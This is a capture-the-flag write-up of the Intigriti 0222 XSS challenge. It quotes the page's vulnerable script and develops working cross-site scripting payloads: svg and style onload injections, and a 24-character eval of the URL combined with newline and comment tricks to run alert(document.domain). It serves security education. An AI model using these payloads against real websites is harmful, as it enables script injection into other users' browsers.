
Phase - 1: Read Code

This is what the challenge looks like



Looking at the page source to view the code


It does not look like there is a whole lot going on here

```
<script>
  window.name = 'XSS(eXtreme Short Scripting) Game'

  function showModal(title, content) {
    var titleDOM = document.querySelector('#main-modal h3')
    var contentDOM = document.querySelector('#main-modal p')
    titleDOM.innerHTML = title
    contentDOM.innerHTML = content
    window['main-modal'].classList.remove('hide')
  }

  window['main-form'].onsubmit = function(e) {
    e.preventDefault()
    var inputName = window['name-field'].value
    var isFirst = document.querySelector('input[type=radio]:checked').value
    if (!inputName.length) {
      showModal('Error!', "It's empty")
      return
    }

    if (inputName.length > 24) {
      showModal('Error!', "Length exceeds 24, keep it short!")
      return
    }

    window.location.search = "?q=" + encodeURIComponent(inputName) + '&first=' + isFirst
  }

  if (location.href.includes('q=')) {
    var uri = decodeURIComponent(location.href)
    var qs = uri.split('&first=')[0].split('?q=')[1]
    if (qs.length > 24) {
      showModal('Error!', "Length exceeds 24, keep it short!")
    } else {
      showModal('Welcome back!', qs)
    }
  }
</script>
```

At first glance we can already see a few problems which can get us XSS easily. But is it really that easy?

```
141   <script>
142     window.name = 'XSS(eXtreme Short Scripting) Game'
143
144     function showModal(title, content) {
145       var titleDOM = document.querySelector('#main-modal h3')
146       var contentDOM = document.querySelector('#main-modal p')
147       titleDOM.innerHTML = title
148       contentDOM.innerHTML = content
149       window['main-modal'].classList.remove('hide')
150     }
151
152     window['main-form'].onsubmit = function(e) {
153       e.preventDefault()
154       var inputName = window['name-field'].value
155       var isFirst = document.querySelector('input[type=radio]:checked').value
156       if (!inputName.length) {
157         showModal('Error!', "It's empty")
158         return
159       }
160
161       if (inputName.length > 24) {
162         showModal('Error!', "Length exceeds 24, keep it short!")
163         return
164       }
165
166       window.location.search = "?q=" + encodeURIComponent(inputName) + '&first=' + isFirst
167     }
168
169     if (location.href.includes('q=')) {
170       var uri = decodeURIComponent(location.href)
171       var qs = uri.split('&first=')[0].split('?q=')[1]
172       if (qs.length > 24) {
173         showModal('Error!', "Length exceeds 24, keep it short!")
174       } else {
175         showModal('Welcome back!', qs)
176       }
177     }
178   </script>
```

We can clearly see that on line 166 it takes in a q parameter and runs it through encodeURIComponent, the value of this q parameter is the text we put in the "Your name box" on the web interface as seen on line 154.




Once this is done decodeURIComponent is run on this on line 170 where the text we specified within that name box is extracted on line 171, then it is length checked to be 24 characters and if the condition is met the showModal function is called with 2 parameters one of them is hardcoded text and the other is our user input value.

Looking at the showModal function we can clearly see where the XSS is and how to invoke it.

```
function showModal(title, content) {
  var titleDOM = document.querySelector('#main-modal h3')
  var contentDOM = document.querySelector('#main-modal p')
  titleDOM.innerHTML = title
  contentDOM.innerHTML = content
  window['main-modal'].classList.remove('hide')
}
```

Our user controlled value is used to change innerHTML of the text within the p tag within the main modal which is simply the popup which comes with our text when we hit the submit button as seen below.




Phase - 2: Plot twist

So to get XSS we simply need to put a payload less than 24 characters within the name box and XSS should trigger, sounds easy?


Payload Used: `<svg/onload=alert(1)>` == 21 chars

Using this payload to trigger XSS, yields us with nothing.



Looking at the code again, there seem to be no sanitizers or sanitization in practice here which would prevent this payload from running, so why would it not work???

Trying to use this same payload on another browser in chrome surprisingly (not really, it should have anyway :P) works!



Now the main question is why did it not work on firefox??

```
<script>
  window.name = 'XSS(eXtreme Short Scripting) Game'

  function showModal(title, content) {
    var titleDOM = document.querySelector('#main-modal h3')
    var contentDOM = document.querySelector('#main-modal p')
    titleDOM.innerHTML = title
    contentDOM.innerHTML = content
    window['main-modal'].classList.remove('hide')
  }

  window['main-form'].onsubmit = function(e) {
    e.preventDefault()
    var inputName = window['name-field'].value
    var isFirst = document.querySelector('input[type=radio]:checked').value
    if (!inputName.length) {
      showModal('Error!', "It's empty")
      return
    }

    if (inputName.length > 24) {
      showModal('Error!', "Length exceeds 24, keep it short!")
      return
    }

    window.location.search = "?q=" + encodeURIComponent(inputName) + '&first=' + isFirst
  }

  if (location.href.includes('q=')) {
    var uri = decodeURIComponent(location.href)
    var qs = uri.split('&first=')[0].split('?q=')[1]
    if (qs.length > 24) {
      showModal('Error!', "Length exceeds 24, keep it short!")
    } else {
      showModal('Welcome back!', qs)
    }
  }
</script>
```

From a flow perspective, the browser should parse the DOM then after we input some text in name box, it will first go through the process of parsing the value of the text we input in name box then run decodeURIComponent on it, send it off to showModal where it will move to innerHTML which will replace the p tag value inside the main modal to our payload value and XSS should trigger? In theory chrome seem to follow this as expected.

Doing some research there is nothing really I could find except a firefox bug report which got fixed regarding svg onload XSS.

It looks like this behavior has been fixed by firefox in the past? why? not exactly sure, but it has a CVE assigned to it as seen in that image - `CVE-2020-15676`

So it looks like svg onload events won't trigger in this case, but svg is not the only one with onload event and we also have other events, so they might work?


Phase-3: Plot Untwist

Since we now know that svg onload events won't trigger XSS for us so we go ahead and try something like style onload which still keeps the chars under the limit we have here.


Payload - `<style/onload=alert(1)>` == 23 chars

In this case the onload even triggers for both firefox and chrome browsers and we are able to get the XSS

Firefox



Chrome



But wait, the challenge is not over yet? the required payload to pass is `document.domain` and we can tell that the resulting paylod with that will be well over 24 chars limit, so what do we do?

Phase-4: Evil Laugh

Since we need something under 24 chars which executes `document.domain` in this case, we will have to push a little further

`<style/onload=alert(document.domain)>` > 24 chars

We can think a little bit differently here, we cannot have a payload as short as 24 chars with that payload but we still control other things in here for example the URL in this case! so why not craft a payload evaling the URL which gets us XSS.

So something like: `<style/onload=eval(uri)>` == 24 chars

```
,

if (location.href.includes('q=')) {
  var uri = decodeURIComponent(location.href)
  var qs = uri.split('&first=')[0].split('?q=')[1]
  if (qs.length > 24) {
    showModal('Error!', "Length exceeds 24, keep it short!
```

This is possible because we can see that `location.href` is been stored in a var named `uri` which gives us with just enough chars to pass it to an eval. Now we have some more possibility because we can somehow play with the URL and try and get XSS that way and the payload length won't matter either since we can make it as big as we want.


Now the main question is, what shenanigans do we need to do to make this URL: `https://challenge-0222.intigriti.io/challenge/xss.html?q=%3Cstyle%2Fonload%3Dalert(1)%3E&first=yes](https://challenge-0222.intigriti.io/challenge/xss.html?q=%3Cstyle%2Fonload%3Dalert(1)%3E&first=yes` get interpreted as `alert(document.domain)`?

To answer this question we have to think how we can make this payload get interpreted as what we want. First thing we can do is use `//` and `#` to comment out the stuff we don't need need, which in this case will be the stuff after our payload.

So something like: `https://challenge-0222.intigriti.io/challenge/xss.html?alert(document.domain);//#WHATEVER HERE`

but what about the stuff before it? We need to somehow make it blind to that as well, there is nothing like backward comments (lol).

So to deal with that we can use the `%0A` which is a newline character




This way we will be able to make the `alert(document.domain)` payload get executed

